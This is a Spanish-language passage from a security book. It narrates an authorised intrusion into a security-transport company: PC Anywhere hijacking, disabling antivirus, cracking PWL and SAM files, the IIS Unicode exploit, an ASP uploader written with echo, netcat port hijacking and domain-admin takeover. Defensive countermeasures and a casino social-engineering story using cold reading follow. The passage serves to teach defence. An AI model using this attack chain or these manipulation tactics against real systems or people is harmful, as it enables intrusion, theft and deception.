La mañana siguiente cuando llegaron a la oficina, se sentaron y miraron el registro de la consola en el dispositivo 3 COM, esperando a que la gente se conectara. Cada vez que alguien se conectaba, los chicos realizaban, tan pronto como podían, un sondeo de los puertos respecto a la dirección IP que establecía la conexión entrante.

Observaron que estas conexiones aparecían por un minuto aproximadamente y después se desconectaban. Si era como ellos pensaban, un guardia marcaba, obtenía su orden de trabajo y se desconectaba inmediatamente. Lo que significaría que tenían que moverse muy rápido. "Cuando vimos aparecer las direcciones IP, machacamos muy fuerte el sistema del cliente", comenta Louis utilizando

el término "machacar" en el sentido de aporrear las teclas con adrenalina como si estuvieran jugando a un videojuego muy emocionante.

Escogieron algunos puertos de dispositivos que pudieran ser vulnerables, esperando encontrar alguno que pudieran atacar, como un telnet o un servidor FTP o un servidor Web que no estuviera bien protegido. O quizás podrían acceder a recursos compartidos abiertos a través de NetBIOS. También buscaron programas de escritorio con GUI como son el WinVNC y el PC Anywhere.

Pero la mañana iba transcurriendo y no podían ver ningún servicio en funcionamiento aparte de un par de *hosts.*

> *No llegábamos a ninguna parte, pero nos sentamos allí y seguíamos sondeando puertos cada vez que un usuario remoto se conectaba. Entonces se conectó una máquina. Realizamos un sondeo de puertos y encontramos un puerto abierto que normalmente se utiliza para PC Anywhere.*

La aplicación PC Anywhere permite asumir el control remoto de un equipo. Pero eso sólo es posible cuando el otro equipo también tiene ese programa en ejecución.

> *Al ver que aparecía ese puerto en el escáner, sentimos una sensación renovada de entusiasmo: "¡Ah! Hay PC Anywhere en esta máquina. Podría ser una de las máquinas de los usuarios finales. Vamos a seguir por aquí".*
>
> *Empezamos a gritarnos el uno al otro por toda la oficina: "¿Quién tiene instalado el PC Anywhere? "*
>
> *El otro contestaba: "Yo tengo el PC Anywhere". Yo grité la dirección IP para que Brock pudiera conectar el sistema tan rápido como fuera posible.*

Louis describió la conexión al sistema PC Anywhere como "un momento decisivo". Se sentó al lado del equipo de su compañero cuando aparecía una ventana en la pantalla. "Al principio es un fondo negro y después pueden pasar dos cosas, o que aparezca una ventanita gris

pidiendo la contraseña o que el fondo se vuelva azul y se visualice el escritorio de Windows", explica Louis.

> *Nosotros manteníamos la respiración esperando que fuera la opción del escritorio. Nos pareció una eternidad mientras esperábamos que desapareciera la pantalla negra. Yo me repetía a mí mismo: "Está conectando, está conectando, va a expirar el tiempo ". O "Va a salir la ventana de la contraseña".*
>
> *Justo en el último segundo, cuando pensé: "aquí viene la ventana de la contraseña", se mostró el escritorio de Windows. Vale, teníamos el escritorio. Toda la gente que estaba en la sala vino a echar un vistazo.*
>
> *Mi reacción fue: "Allá vamos otra vez, vamos a aprovechar la oportunidad, no la perdamos ".*

Habíamos conectado correctamente con el cliente que estaba, a su vez, conectado con el dispositivo 3COM.

> *En ese momento, pensamos que era matar o dejar que nos mataran. Sabíamos que esta gente se conectaba durante tiempos muy breves y sabíamos que quizás no tendríamos otra oportunidad.*

Lo primero que tenían que hacer era abrir la sesión PC Anywhere y pulsar dos botones de la pantalla, a los que Louis llama "el botón de la pantalla en negro" y el "botón sacar al usuario de la consola". Explica:

> *Cuando se utiliza la aplicación PC Anywhere, de manera predeterminada, la persona que está en la mesa del ordenador y la persona que está utilizando PC Anywhere pueden tener acceso al ratón y moverlo por la pantalla para ejecutar aplicaciones, abrir archivos, etc. Pero además se puede dejar fuera al usuario del teclado.*

Eso fue lo que hicieron, asumir el control de la sesión, además de asegurarse de que el usuario no podía ver lo que estaban haciendo porque habían apagado su pantalla. Louis sabía que el usuario no tardaría mucho

en sospechar o pensar que tenía problemas con el ordenador y que apagaría el equipo, por lo que no tenían demasiado tiempo.

> *Intentábamos salvar nuestra oportunidad de entrar finalmente. En ese momento, teníamos que pensar muy rápido entre los dos para decidir que intentaríamos a continuación y qué información valiosa podríamos extraer de esta máquina.*
>
> *Pudimos ver que la máquina tenía instalado Microsoft Windows 98, por tanto, lo que teníamos que hacer era encontrar a alguien que nos pudiera decir qué información se puede sacar de un equipo de Windows 98.*
>
> *Afortunadamente, uno de los chicos de la sala... había mostrado interés. Este chico no estaba en nuestro proyecto, pero sabía cómo sacar información de los sistemas.*

Lo primero que sugirieron fue mirar en el archivo de la lista de contraseñas (PWL). (Este archivo, que se utiliza en Windows 95, 98 y ME, contiene información confidencial como las contraseñas de acceso telefónico y de red. Por ejemplo, cuando se utilizan redes de acceso por marcación telefónica en Windows, es muy probable que todas las credenciales de autentificación, incluido el número de marcación, el nombre de usuario y la contraseña, se almacenen en un archivo PWL.)

Antes de descargar el archivo, tuvieron que deshabilitar el software de antivirus para que no detectara las herramientas que estaban utilizando. A continuación, intentaron utilizar la función de transferencia de documentos de PC Anywhere para transferir el archivo PWL desde la máquina del conductor a la suya. No funcionó. "No estábamos seguros de por qué, pero no teníamos tiempo para sentarnos a pensarlo. Teníamos que sacar la información PWL de ese equipo inmediatamente, antes de que el conductor se desconectara".

¿Qué más podían hacer? Había una posibilidad: cargar una herramienta de craqueo, craquear el archivo PWL de la *máquina del conductor* y extraer la información a un archivo de texto, para entonces enviar el archivo de texto a su propia máquina. Intentaron abrir una sesión en un servidor FTP para descargar la herramienta para craquear el

archivo PWL. Pero repararon en una dificultad: la conversión del teclado del equipo del conductor era para un idioma extranjero, lo que podría explicar los problemas que estaban teniendo para autentificarse. "No dejaba de aparecer el mensaje de datos incorrectos a causa de la conversión del teclado extranjero".

El tiempo corría.

Pensábamos que se nos acabaría el tiempo. El hombre de la furgoneta de seguridad podría estar transportando un montón de dinero o, quizás, presos. Se estaría preguntando "¿Qué leches está pasando aquí? "

Me temía que tiraría del cable antes de que consiguiéramos lo que queríamos.

Allí estaban, en un momento de enorme presión, había llegado la hora de la verdad, y ninguno de los chicos de la sala tenía una respuesta para el problema del teclado extranjero. Quizás, para salir del paso, podrían introducir el nombre y la contraseña en código ASCII en lugar de introducir las letras y números. Pero nadie sabía, así de improviso, introducir los caracteres utilizando el código equivalente en ASCII.

¿Qué es lo que hace todo el mundo hoy en día cuando necesita una respuesta inmediata? Eso fue lo que hicieron Louis y Brock: "Optamos por abalanzarnos sobre Internet e investigar un poco para encontrar la forma de introducir las letras sin utilizar las letras del teclado". .

En breve, tenían la respuesta: Activar la tecla Bloq Num, mantener pulsada la tecla <Alt> y escribir el número del carácter ASCII en el teclado numérico. El resto fue fácil:

Con frecuencia tenemos que traducir letras y símbolos a ASCII y viceversa. Sólo hay que levantarse y mirar en una de las prácticas chuletas que tenemos colgadas de las paredes.

En lugar de fotos de chicas, estos chicos tenían tablas de ASCII en las paredes. Louis las describió como "pósters de ASCII".

Garabateando un poco de información y un chico introduciendo en el teclado lo que otro le leía, introdujeron correctamente el nombre de usuario y la contraseña. Entonces pudieron transferir la herramienta para craquear el archivo PWL y ejecutarla para extraer la información del archivo PWL a un archivo de texto que después sería transferido del portátil del conductor a un servidor FTP que ellos controlaban.

Cuando Louis examinó el archivo, encontró las credenciales de autentificación que había estado buscando, incluido el número de marcación y la información de inicio de sesión que utilizaba el conductor para conectarse al servicio VPM de la compañía. Eso, pensó Louis, era todo lo que necesitaba.

Mientras iba limpiando para estar seguro de que no dejaban rastro de su visita, Louis inspeccionó los iconos del escritorio y se fijó en uno que parecía la aplicación que utilizaban para que los guardias obtuvieran información de la compañía. Y así sabrían que estas máquinas estaban, efectivamente, conectándose a través de la compañía y solicitando al servidor de aplicaciones el envío de la información que necesitaban los conductores.

Acceso al sistema de la compañía

Louis recuerda: "Éramos muy conscientes de que este usuario podría estar ahora comunicando anomalías en la actividad, así que desaparecimos de escena. Como comunicaron el incidente y se cerró el servicio VPN, nuestras credenciales de inicio de sesión no valían nada".

Dos segundos después, observaron que se cerraba la conexión de PC Anywhere, el guardia había desconectado. Louis y el equipo habían extraído la información del archivo PWL justo a tiempo.

Louis y Brock tenían ya un número de teléfono, que esperaban que fuera para los dispositivos de marcación telefónica que habían dibujado en su diagrama la noche anterior en el pub. Pero, una vez más, era un número extranjero. Utilizando un sistema Windows igual al que utilizaba el guardia, marcaron el acceso a la red de la empresa, introdujeron el nombre de usuario y la contraseña y: "nos encontramos con que habíamos establecido correctamente una sesión VPN".

Por la configuración de la VPN, recibieron una dirección IP virtual dentro de la DMZ de la compañía, de modo que estaban detrás del primer cortafuegos pero todavía tenían que enfrentarse al cortafuegos que protegía la red interna y del que ya conocían su existencia.

La dirección IP que había asignado la VPN estaba en el rango de la DMZ y era probable que algunas máquinas de la red interna la consideraran una dirección de confianza. Louis tenía la esperanza de que penetrar en la red interna fuera mucho más fácil, porque ya habían pasado el primer cortafuegos. "Llegados a ese punto, esperábamos que fuera más fácil atravesar el cortafuegos para acceder a las redes internas", afirma. Pero cuando lo intentó, se encontró con que no podía entrar directamente a un servicio explotable de la máquina que ejecutaba el servidor de aplicaciones. "Había un puerto TCP muy extraño, que el filtro permitía, que supusimos que sería para la aplicación de los guardias. Pero no sabíamos cómo funcionaba".

Louis quería encontrar un sistema en la red interna de la compañía al que pudieran acceder desde la dirección IP asignada. Adoptó las "reglas habituales de un *hacker"* para intentar encontrar un sistema que pudieran explotar en la red interna.

Tenían la esperanza de encontrar un sistema cualquiera dentro de la red al que nunca se accediera desde una posición remota, sabiendo que probablemente no tendría parches para estas vulnerabilidades, puesto que era "más probable que lo consideraran como un sistema sólo de uso interno". Utilizaron un escáner de puertos para encontrar algún servidor Web accesible (puerto 80) en todo el rango de direcciones IP de la red interna y encontraron un servidor Windows con el que se podían comunicar y que ejecutaba el Servidor de Información de Internet (IIS), pero una versión más antigua que el software de servidor más común, el IIS4. Eso fue una buena noticia, porque tenían posibilidades de encontrar alguna vulnerabilidad o error de configuración que no estuviera parcheado y que les entregara las llaves del reino.

Lo primero que tenían que hacer era ejecutar una herramienta de detección de vulnerabilidades de Unicode contra el servidor IIS4 para ver si era vulnerable, y lo era. (Unicode es un juego de caracteres de 16 bits utilizado para codificar caracteres de muchos idiomas diferentes con un

sólo juego de caracteres.) "Podíamos utilizar el *exploit* (o artificio) de Unicode para ejecutar comandos en ese servidor Web IIS" explotando las vulnerabilidades de seguridad de un sistema pasado el filtro del segundo cortafuegos en su red interna, "bien adentro en el territorio de confianza", en palabras de Louis. Los *hackers* en este caso manufacturaron una solicitud Web (HTTP) que utilizaba estos caracteres especialmente codificados para sortear los controles de seguridad del servidor Web, lo que les permitiría ejecutar comandos arbitrarios con los mismos privilegios que tenía la cuenta con la que estaban operando.

Estaban bloqueados porque no tenían la posibilidad de cargar archivos, pero atisbaron entonces una oportunidad. Utilizaron la vulnerabilidad de Unicode para ejecutar el comando de la *shell* "echo", cargar un *script* de Página Activa de Servidor (ASP), una sencilla herramienta para cargar archivos con la que era muy sencillo transferir más herramientas de *hacking* a un directorio de la *webroot* autorizado para ejecutar *scripts* en el lado del servidor. (El *webroot* es como se conoce el directorio raíz del servidor Web para distinguirlo del directorio raíz de un disco duro concreto, como pueda ser C:\.) El comando echo simplemente escribe los argumentos que le pasen; la salida se puede redirigir a un archivo en lugar de visualizarse en la pantalla del usuario. Por ejemplo, "echo propiedad de > mitnick.txt" escribirá las palabras "propiedad de" en el archivo mitnick.txt. Los chicos utilizaron una serie de comandos echo para escribir el código fuente en un *script* ASP en un directorio ejecutable del servidor Web.

A continuación cargaron otras herramientas de *hacking*, incluida la conocida herramienta de redes netcat, que es muy útil para definir una *shell* de comandos para escuchar en un puerto entrante. También cargaron una herramienta llamada HK que explotaba una vulnerabilidad de la versión Windows NT para obtener privilegios de administrador del sistema.

Cargaron otro sencillo *script* para ejecutar el exploit HK y, después, utilizaron el netcat para abrir una conexión de la *shell* hasta ellos, de modo que podrían introducir comandos para la máquina objetivo, de forma muy similar a la ventana de DOS en la época del sistema operativo DOS. "Intentamos iniciar una conexión saliente desde el servidor Web interno hasta el equipo de la DMZ", explica Louise, y

añade: "Pero no funcionó, así que tuvimos que utilizar una técnica que se conoce como 'empujar puertos'". Después de ejecutar el programa HK para obtener privilegios, configuraron el netcat para escuchar en el puerto 80; "empujar" al servidor IIS y sacarlo fuera del camino temporalmente, esperando la primera conexión entrante en el puerto 80.

Louis explicó la expresión "empujar" como sigue: "Básicamente, consiste en sacar el IIS temporalmente del camino, robar una *shell* y, entonces, permitir que vuelva el IIS a su sitio mientras se mantiene el acceso a la *shelV* En el entorno Windows, a diferencia de los sistemas operativos del tipo de Unix, está permitido que dos programas utilicen el mismo puerto simultáneamente. Un atacante puede sacar partido de esta característica encontrando un puerto que no filtre el cortafuegos y entonces acceder al puerto "empujando".

Eso es lo que hicieron Louis y Brock. El acceso de la *shell* que ya tenían en el *host* IIS estaba limitado a los derechos de la cuenta con la que operaba el servidor Web. Así que ejecutaron las herramientas HK y netcat y lograron privilegios absolutos de sistema, operando con el usuario del sistema, que es el privilegio más alto del sistema operativo, Utilizando metodologías estándar, este acceso les habría permitido conseguir control absoluto del entorno de Windows.

El sistema operativo del servidor era el Windows NT 4.0. Los atacantes querían conseguir una copia del archivo Administrador de las Cuentas de Seguridad (SAM), donde se guardaban los detalles de las cuentas de usuario, los grupos, las políticas y los controles de acceso. En esta versión antigua del sistema operativo, ejecutaron el comando "rdisk /s" para realizar una reparación de emergencia del disco. Este programa crea inicialmente varios archivos en un directorio llamado "repair". Entre los archivos había una versión actualizada del archivo SAM que contenían los *hashes* de las contraseñas de todas las cuentas del servidor. Anteriormente, Louis y Brock habían capturado el archivo PWL con las contraseñas del portátil del guardia de seguridad; ahora estaban extrayendo las contraseñas cifradas de los usuarios de uno de los servidores de la compañía propiamente dicha. Simplemente copiaron este archivo SAM en el *webroot* del servidor. "Entonces, utilizando un navegador Web, lo recuperamos del servidor y lo llevamos a nuestra máquina en la oficina".

Cuando tuvieron craqueadas las contraseñas del archivo SAM, descubrieron que había otra cuenta de administrador en la máquina local que era diferente a la cuenta administrador integrada.

> *Después de, creo, dos horas de andar descifrando contraseñas, pudimos craquear la de esta cuenta e intentar autentificarla en el controlador de dominio primario. Y descubrimos que la cuenta local que tenía derechos de administrador en el servidor Web que habíamos comprometido también tenía la misma contraseña que el dominio. La cuenta también tenía los derechos del administrador del dominio.*
>
> *Por tanto, había una cuenta de administrador local en el servidor Web que tenía el mismo nombre que una cuenta de administrador del dominio para todo el dominio y la contraseña de ambas cuentas también era la misma. Evidentemente, había sido un administrador perezoso que había creado una segunda cuenta con el mismo nombre que la cuenta de administrador del sistema local y que le había dado la misma contraseña.*

Paso por paso. La cuenta local era sencillamente de administrador en el servidor Web y no tenía los privilegios sobre todo el dominio. Pero recuperando la contraseña de esa cuenta de servidor Web local, gracias a la despreocupación del administrador perezoso, también podían ahora comprometer la cuenta de administrador del dominio. La responsabilidad de un administrador de dominios es administrar o gestionar todo un dominio, por oposición al administrador de un ordenador o portátil (un solo equipo). Desde el punto de vista de Louis, este administrador no era una excepción.

> *Se trata de una práctica común que vemos todo el tiempo, un administrador de dominio crea cuentas locales en su máquina local y utiliza la misma contraseña para otras cuentas suyas con privilegios de administrador del dominio. Y eso significa que la seguridad de cada una de esas máquinas se puede utilizar para comprometer la seguridad de todo el dominio.*

Objetivo cumplido

Ya estaban más cerca. Louis y Brock vieron que ahora podían asumir el control total del servidor de aplicaciones y los datos que se almacenaban allí. Obtuvieron la dirección IP que se utilizaba para conectarse al servidor de aplicaciones desde el portátil del guardia de seguridad. Con este dato, se dieron cuenta que el servidor de aplicaciones estaba en la misma red y que probablemente sería el mismo dominio. Por fin, tenían el control absoluto de las operaciones de toda la empresa.

> *Ahora habíamos llegado justo al corazón del negocio. Podíamos cambiar los pedidos en el servidor de aplicaciones para hacer que los guardias entregaran dinero donde nosotros les dijéramos. Básicamente, podías enviarles órdenes como "toma el dinero de esta empresa y entrégalo en esta dirección" donde podíamos estar esperando cuando el guardia llegara.*

O "pasa a buscar al preso A, llévalo a este lugar y entrégalo a la custodia de esta persona" y así puedes haber sacado al mejor amigo de tu primo de la cárcel.

O a un terrorista.

Tenían en sus manos una herramienta para hacerse ricos o provocar el caos. "Fue un impacto porque ellos no vieron lo que podía haber ocurrido y nosotros no les avisamos", dice Louis.

Lo que esa compañía considera "seguridad es de *dudosa* seguridad", piensa él.

DILUCIDACIÓN

Louis y Brock no se hicieron ricos mediante el poder que tenían en sus manos y no enviaron órdenes para liberar ni trasladar a ningún preso. Sino que enviaron a la empresa un informe completo de lo que habían descubierto.

A simple vista, parece que la compañía haya cometido negligencias graves. No habían llevado a cabo un análisis de los riesgos paso a paso, haciéndose preguntas como: si un *hacker* compromete la primera máquina, ¿qué podría hacer desde ahí?, etc. Pensaban que estaban bien protegidos porque con algunos cambios de configuración podrían cerrar las grietas que Louis había observado. Suponían que no había ningún fallo más aparte del que Louis y Brock habían encontrado y explotado.

Louis considera que se trata de esa arrogancia tan común en el sector empresarial. No creen que pueda venir alguien de fuera a hablarles a ellos de seguridad. A los técnicos de las empresas no les importa que alguien les diga algunas cosas que tienen que solventar, pero no aceptan que nadie les diga lo que tienen que hacer. Creen que ya lo saben. Cuando se produce una intrusión, piensan que simplemente ha sido un tropiezo puntual.

CONTRAMEDIDAS

Al igual que en muchas de las historias narradas en este libro, los atacantes no encontraron muchas deficiencias de seguridad en la empresa que habían marcado como objetivo, sin embargo, las pocas que encontraron fueron suficientes para hacerse con el dominio absoluto de los sistemas informáticos de la empresa que eran fundamentales para sus operaciones. A continuación encontrará algunos consejos sobre los que merece la pena reflexionar.

Soluciones provisionales

En algún momento anterior, se había enchufado el dispositivo 3COM directamente en el puerto serie del router de Cisco. Aunque la presión de encontrar una respuesta inmediata puede justificar el uso de mañas tecnológicas provisionales, una empresa no se puede permitir que "temporal" signifique "definitivo". Debe elaborarse un programa para comprobar la configuración de los dispositivos de una pasarela mediante la inspección física y lógica o utilizando una herramienta de seguridad que vigile constantemente si los puertos abiertos existentes en un *host* o dispositivo cumplen las normas de seguridad de la empresa.

El uso de los puertos superiores

La compañía de seguridad había configurado un router Cisco para permitir las conexiones remotas a través de un puerto superior, cabe imaginar que lo hiciera pensando que es tan extraño utilizar un puerto superior, que ningún atacante lo encontraría, otra versión del planteamiento de "seguridad mediante oscuridad".

Ya hemos abordado en más de una ocasión en estas páginas el asunto de la locura que es tomar una decisión de seguridad basada en esta actitud. Las historias de este libro demuestran una y otra vez que una sola grieta puede ser aprovechada, tarde o temprano, por algún *hacker*. La práctica de seguridad más recomendada es garantizar que se filtran todas las redes que no sean de confianza en todos los puntos de acceso a todos los sistemas y dispositivos, evidentes o no.

Contraseñas

Una vez más, todas las contraseñas predeterminadas de los dispositivos deben cambiarse antes de que el producto o sistema entre en producción. Incluso los cinturones blancos en seguridad saben que este descuido es muy común y lo explotan. (Varios sitios Web, como *www.phenoelit.de/dpl/dpl.html*, ofrecen listas de nombres de usuario y contraseñas predeterminados.)

Protección de los portátiles personales

Los sistemas que utilizaban los trabajadores remotos de la empresa se conectaban a la red corporativa con poca o ninguna seguridad, una característica que es muy común. Un cliente incluso tenía configurada la aplicación PC Anywhere para permitir las conexiones remotas sin ni siquiera solicitar contraseña. Aunque el ordenador se conectaba a Internet a través de marcación telefónica y sólo durante periodos de tiempo muy breves, cada conexión era una exposición al riesgo. Los atacantes pudieron controlar remotamente la máquina conectándose al portátil que tenía PC Anywhere. Y, por no tener configurada la solicitud de contraseña, los atacantes pudieron secuestrar el escritorio del usuario simplemente sabiendo su dirección IP.

Los encargados de redactar las normas de tecnología de la información deberían pensar en exigir que los sistemas clientes mantengan cierto nivel de seguridad antes de permitirles que se conecten a la red corporativa. Hay disponibles productos que instalan agentes en los sistemas clientes para garantizar que los controles de seguridad estén acorde con las normas de la empresa; de no estarlo, se niega al sistema cliente el acceso a los recursos informáticos de la empresa. Los *hackers* maliciosos analizarán sus objetivos estudiando toda la escena. Esto significa identificar si algunos de los usuarios se conectan remotamente y, si lo hacen, identificar también el origen de las conexiones. El atacante sabe que puede comprometer un equipo de confianza que se utiliza para conectarse a la red corporativa y que es muy probable que se pueda aprovechar esta relación de confianza para acceder a los recursos de información de la empresa.

Incluso en las empresas donde se gestiona correctamente la seguridad, con demasiada frecuencia se observa una tendencia a pasar por alto la seguridad de los portátiles y los ordenadores que tienen los empleados en casa para acceder a la red corporativa, de modo que se deja una brecha que los atacantes pueden aprovechar, como pasó en la historia de este capítulo. Los ordenadores portátiles y los ordenadores de casa que se conectan a la red interna deben ser seguros; de lo contrario, el sistema informático del empleado podría ser el punto débil que aprovechen los *hackers.*

Autentificación

Los atacantes en este caso pudieron extraer la información de autentificación del sistema del cliente sin ser detectados. Como hemos destacado repetidas veces en otros capítulos, una forma de autentificación más segura habría detenido radicalmente a la mayoría de atacantes y las empresas deberían reflexionar sobre el uso de las contraseñas dinámicas, las tarjetas inteligentes, los testigos o los certificados digitales como medios de autentificación para el acceso remoto a las VPN u otros sistemas confidenciales.

Filtro de servicios innecesarios

El personal informático debería pensar en crear un conjunto de reglas de filtrado para controlar tanto las conexiones entrantes como salientes de *hosts y* los servicios específicos de redes que no sean de confianza, como Internet, y de redes internas de la empresa que no sean completamente de confianza (DMZ).

Fortalecimiento

Esta historia también nos recuerda que el personal informático no se molestó en fortalecer los sistemas informáticos conectados a la red interna ni tener actualizados los parches de seguridad, seguramente porque la percepción del riesgo era baja. Esta práctica común da ventaja a la gente malintencionada. Una vez que el atacante encuentra una forma de acceder a un solo sistema interno que no sea seguro y puede comprometerlo, la puerta está abierta para extender el acceso ilícito a otros sistemas que confían en el equipo comprometido. Una vez más vemos que depender del cortafuegos del perímetro para mantener a raya a los *hackers y* no molestarse en fortalecer los sistemas conectados a la red corporativa es como apilar todos sus ahorros en billetes de 100 sobre la mesa del salón y pensar que está seguro porque ha cerrado con llave la puerta principal.

LA ÚLTIMA LÍNEA

Puesto que éste es el último capítulo dedicado a historias que ilustran los ataques basados en tecnología, parece un buen lugar para unas cuantas líneas de recapitulación.

Si le pidieran que nombrara medidas importantes para defenderse de las vulnerabilidades más comunes que permiten a los atacantes la entrada, basándose en las historias recopiladas en este libro, ¿cuáles diría?

Piense en su respuesta brevemente antes de seguir leyendo.

Sea cual sea su respuesta a las vulnerabilidades más comunes descritas en este libro, espero que haya recordado incluir, al menos, algunas de las siguientes:

- Desarrollar un proceso para la gestión de los parches que garantice que se aplican a tiempo todas las soluciones de seguridad necesarias.

- Para el acceso remoto a información confidencial o a los recursos informáticos utilizar métodos más fiables de autentificación que las contraseñas estáticas.

- Cambiar todas las contraseñas predeterminadas.

- Utilizar un modelo de defensa en profundidad para que una sola deficiencia no ponga en peligro la seguridad y poner a prueba periódicamente este modelo.

- Establecer una política de seguridad corporativa para el filtro del tráfico entrante y saliente.

- Fortalecer todos los sistemas clientes que accedan a información confidencial o a los recursos informáticos. No debemos olvidar que un atacante tenaz también se dirige a los sistemas clientes, ya sea para secuestrar una conexión legítima, o para explotar una relación de confianza entre el sistema cliente y la red corporativa.

- Utilizar dispositivos de detección de intrusiones para identificar el tráfico sospechoso o los intentos de explotar las vulnerabilidades conocidas. Pueden, además, identificar actividad interna maliciosa o a un atacante que ya haya comprometido el perímetro de seguridad.

- Habilitar funciones de auditoría del sistema operativo y de las aplicaciones cruciales. Además, asegurar que los registros se conservan en un *host* seguro que no tenga otros servicios y que el número de cuentas de usuario es mínimo.

INGENIEROS SOCIALES: CÓMO TRABAJAN Y CÓMO DETENERLOS

El ingeniero social emplea las mismas técnicas de persuasión que utilizamos todos los demás a diario. Adquirimos normas. Intentamos ganar credibilidad. Exigimos obligaciones recíprocas. Pero el ingeniero social aplica estas técnicas de una manera manipuladora, engañosa y muy poco ética, a menudo con efectos devastadores.

— Dr. Brad Sagarin, psicólogo social

Este capítulo es algo diferente: veremos el tipo de ataque más difícil de detectar y del que defenderse. El ingeniero social, o atacante diestro en el arte del engaño, se alimenta de las mejores cualidades de la naturaleza humana: nuestra tendencia natural a servir de ayuda y de apoyo, a ser educado, a colaborar y el deseo de concluir un trabajo.

Como ocurre con la mayoría de las cosas de la vida que son una amenaza para nosotros, el primer paso para una defensa inteligente es comprender las metodologías que utilizan los ciberadversarios. Por este

motivo, presentamos aquí una serie de conocimientos psicológicos que abordan las bases del comportamiento humano que permiten al ingeniero social ser tan influyente.

En primer lugar veremos una historia sobre ingeniería social en funcionamiento que debe servir para abrirnos los ojos. El relato siguiente está basado en una historia que recibimos por escrito y que además de ser divertida es tema de un libro de texto sobre ingeniería social. Nos alegramos de haberla incluido a pesar de las reservas que tuvimos; el autor, o ha olvidado accidentalmente algunos detalles porque estaba distraído en otros asuntos, o ha inventado algunas partes de la historia. Aún si alguna parte fuera pura ficción, la historia argumenta de forma muy convincente la necesidad de tener una mejor protección contra los ataques de ingeniería social.

Como en el resto del libro, hemos cambiado algunos detalles para proteger al atacante y a la compañía.

UN INGENIERO SOCIAL MANOS A LA OBRA

En el verano de 2002, un consultor de seguridad que utiliza el sobrenombre "Whurley" fue contratado por un grupo de centros turísticos de Las Vegas para realizar diferentes auditorías de seguridad. Estaban rediseñando su sistema de seguridad y lo contrataron para "intentar burlar todas y cada una de las medidas" para ayudarles a construir una mejor infraestructura de seguridad. Whurley tenía una vasta experiencia técnica, pero poca experiencia en casinos.

Después de una semana de inmersión e investigación en la cultura de Strip, el boulevard en el que se suceden hoteles y casinos, llegó la hora de conocer Las Vegas en persona. Había tomado la costumbre de comenzar un trabajo con anticipación y terminar antes de la fecha oficial de comienzo. A lo largo de los años había observado que los directores no informan a los empleados de las auditorías hasta la semana en que creen que realmente va a tener lugar ("A pesar de que no deberían lanzar ninguna advertencia a nadie, lo hacen") y para sortear con facilidad este

inconveniente, lo que hacía era realizar la auditoría en las dos semanas previas a la fecha prevista.

Aunque eran las nueve de la noche cuando llegó y se ubicó en su habitación del hotel, Whurley se fue directamente al primer casino de su lista para comenzar su investigación sobre el terreno. Como no había pasado demasiado tiempo en casinos, esta experiencia fue bastante reveladora para él. Lo primero que observó era contrario a lo que había visto en el canal de viajes de la televisión, donde todos los empleados de casinos aparentaban o los mostraban como especialistas de élite en seguridad. La mayoría de los empleados que vio parecía "o que se hubieran quedado dormidos de pie o absolutamente displicentes en su trabajo". Ambas actitudes los convertían en blancos fáciles hasta para el timo más simple, que ni siquiera se aproximaba a lo que él había planeado.

Se acercó a un empleado que parecía muy relajado y bastó animarlo un poco para que se mostrara voluntarioso a comentar los detalles de su trabajo. Curiosamente, había trabajado anteriormente para el casino que había contratado a Whurley. "Apuesto que el otro era mucho mejor, ¿a que sí?", preguntó Whurley.

El empleado respondió: "La verdad es que no. Aquí tenemos auditorías en la sala todo el tiempo. En el otro sitio, apenas se enteraban si llegabas un poco tarde y así en todo... relojes, tarjetas de identificación, cuadrantes, etc. La mano derecha no sabía lo que hacía la izquierda".

Aquel hombre explicó también que perdía con frecuencia su placa de empleado y que a veces un compañero se la prestaba para que entrara por la comida gratis que daban a los empleados en las cafeterías de personal que había en los sótanos del casino.

A la mañana siguiente, Whurley definió su objetivo, muy sencillo: entrar en todas las zonas protegidas del casino que pudiera, dejar constancia de su presencia e intentar penetrar en tantos sistemas de seguridad como pudiera. Además, quería averiguar si podría acceder a cualquiera de los sistemas dedicados a la contabilidad o capturar información confidencial, como los datos de los visitantes.

Aquella noche, de camino al hotel, después de haber visitado el casino, oyó un anuncio publicitario en la radio de un gimnasio que hacía una oferta especial a los trabajadores del sector de servicios. Durmió un poco y por la mañana emprendió camino hacia el gimnasio.

Al llegar, eligió como blanco a una chica que se llamaba Lenore. "En 15 minutos establecimos una 'conexión espiritual'". Algo que resultó genial porque Lenore era auditora financiera y él quería saber todo lo que tuviera que ver con las palabras "finanzas" y "auditoría" en el casino que debía examinar. Si pudiera penetrar en los sistemas financieros durante su auditoría, lograría con toda certeza que el cliente considerara enormes las deficiencias.

Uno de los trucos preferidos de Whurley cuando aplica la ingeniería social es el arte de la lectura en frío. Mientras hablaban, él observaba las señales no verbales que ella lanzaba y, entonces, soltó algo que le hiciera a ella pensar "vaya, yo también". Congeniaron bien y él la invitó a cenar.

Durante la cena, Whurley le dijo que era nuevo en Las Vegas y que estaba buscando un trabajo, que había ido a una universidad importante y que se había licenciado en economía, pero que se había mudado a Las Vegas después de romper con su novia. El cambio de vida le ayudaría a superar la ruptura. Entonces, él confesó que le intimidaba intentar conseguir un trabajo de auditoría en Las Vegas porque no quería acabar "nadando con los tiburones". Ella pasó las dos horas siguientes insuflándole confianza y asegurándole que no debería resultarle difícil conseguir un trabajo de economista. Con la intención de ayudarle, Lenore le facilitó más detalles sobre su trabajo y su empresa de los que él necesitaba. "Ella fue lo mejor que me ha pasado hasta ahora en toda esta experiencia y le pagué la cena con mucho gusto, que de todos modos iba a pagar".

Cuando piensa sobre ello ahora, dice, se da cuenta de que estaba excesivamente seguro de su capacidad y "eso me costó caro después". Era hora de empezar. Llenó una bolsa con "unas cuantas cosas imprescindibles, como mi portátil, una pasarela inalámbrica de banda ancha Orinoco, una antena y algunos accesorios más". El objetivo era sencillo: intentar entrar en la zona de oficinas del casino, tomar algunas

fotos digitales (con la marca de hora y día) de sí mismo en sitios en los que no debería estar y, a continuación, instalar un punto de acceso inalámbrico en la red para intentar penetrar remotamente en sus sistemas para recabar información confidencial. Para concluir su trabajo, tendría que volver a entrar para recuperar el punto de acceso inalámbrico.

"Me sentía como James Bond". Whurley llegó al casino, justo a la puerta de entrada de los empleados a la hora exacta del cambio de turno y se colocó en un lugar en el que podía observar la entrada. Pensó que tendría tiempo para observar la situación durante unos minutos, pero parecía que la mayoría había llegado ya y allí estaba plantando queriendo entrar por sus propios medios.

Unos minutos de espera y la entrada se qudó sola... lo que no era lo que él buscaba. Pero Whurley se fijó en un guardia que parecía que se iba cuando otro guardia lo paró y se quedaron un rato hablando y fumando justo en la puerta del edificio. Cuando acabaron los cigarrillos, se separaron y cada uno tomó una dirección.

